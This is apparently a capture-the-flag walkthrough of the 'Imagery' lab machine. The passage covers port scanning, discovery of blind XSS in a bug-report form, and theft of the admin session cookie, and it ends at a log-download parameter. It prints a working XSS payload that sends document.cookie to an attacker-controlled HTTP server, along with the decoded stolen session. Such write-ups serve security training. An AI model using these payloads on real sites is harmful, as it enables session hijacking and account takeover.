Imagery

20th Jan. 2026

Prepared By: 0xEr3bus

Machine Author(s): Nab6eel

Difficulty: Medium

Synopsis

`Imagery` is a medium-difficulty Linux machine that involves gaining admin access via exploiting a blind XSS. With admin privileges, the attacker exploits arbitrary file read to read sensitive files and source code. By reading the web app's source code, the attacker discovers a feature that allows them to modify/transform an image, thereby making it vulnerable to remote code execution. After gaining an initial foothold, the attacker finds a backup file encrypted with `pyAesCrypt`, which leaks credentials for the `mark` user account. The `mark` user account is allowed to execute a custom Python-written `Charcol` app as root. The attacker manages to reset the master password, create a cron job via the `Charcol` app, and obtain command execution as the `root` user.

Skills required

- Basic Web Enumeration
- Basics of Exploiting Web Vulnerability
- Basic Linux Privilege Escalation

Skills learned

- Blind XSS and Arbitrary File Read
- Source code review to exploit Remote Code Execution
- Abusing Sudo Privileges

Enumeration


Nmap


```
$ ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.129.79.147 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
$ nmap -Pn -p$ports -sC -sV 10.129.79.147
<SNIP>
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-title: Image Gallery
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Nmap scan shows two open ports: 22/TCP (SSH) and 8000/TCP (HTTP). The HTTP port is running `Werkzeug httpd 3.1.3`, a web server written in Flask for Python. We add the IP address and hostname to `/etc/hosts` and start browsing the web app.


```
$ echo "10.129.79.147 imagery.htb" | sudo tee -a /etc/hosts
```

The web app provides registration functionality; we can create an account and log in to access the dashboard.







After logging in, the Dashboard shows that no images are uploaded and instructs us to use the Upload functionality to add images.



Looking for other functionalities within the web app, we can see a quick link to report a bug in the footer.





The page includes a form to report potential issues with the web app.



We will blindly try to send XSS payloads and see if the admin interacts with them. We will use a simple `img` tag with the source address pointing to our Python HTTP server.

```
"><img src="http://10.10.15.23/">
```






After a minute or so, we get a hit on the HTTP server requesting `bug_details`. This indicates the Admin has viewed the report; the panel is vulnerable to blind XSS.


```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.79.147 - - [20/Jan/2026 19:33:12] code 404, message File not found
10.129.79.147 - - [20/Jan/2026 19:33:12] "GET /bug_details HTTP/1.1" 404 -
```


The web app does not have any security measures preventing client-side scripts (Cookies flags like `httpOnly`)



We will create an XSS payload with an `onerror` event listener to steal the Admin cookie and send it to our Python HTTP server.

```
<img src=x
onerror="window.location.href='http://10.10.15.23/c='+btoa(document.cookie);" />
```






After sending this payload in the Bug Details, we managed to steal the Admin's cookies.


```
10.129.79.147 - - [20/Jan/2026 19:34:12] "GET
/c=c2Vzc2lvbj0uZUp3OWpiRU9nekFNUlBfRmM0VUVaY3BFUjc0aU1vbExMU1VHeGM2QUVQLU9vcW9kNz
kzVDNRbVJkVTk0ekJFY1lMOE00UmxIZUFEcksyWVdjRllxdGVnNTcxUjBFelNXMVJ1cFZhVUM3bzFKdjh
hUGVReGhxMkxfcmtIQlRPMmlyVTZjY2FWeWRCOWI0TG9CS3JNdjJ3LmFXX2FHQS5wNlFxZy1fYkNvOWM5
SzBISzBYLWw3dk16TmM= HTTP/1.1" 404 -
```

We can base64-decode the cookies and retrieve the value of the `session` cookie.


```
$ echo 'c2Vzc2lvbj0uZUp3OWpiRU9nekFNUlBfRmM0VUVa<SNIP>' | base64 -d; echo;
session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-
Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHB
TO2irU6ccaVydB9b4LoBKrMv2w.aW_aGA.p6Qqg-_bCo9c9K0HK0X-l7vMzNc
```



We will change our browser cookies to the admin's to get access to the Admin panel. The Admin panel has functionality to download logs. Intercepting the request in Burp Suite, we can see it has a parameter called `log_identifier` which contains the file name called `testuser@imagery.htb.log`.



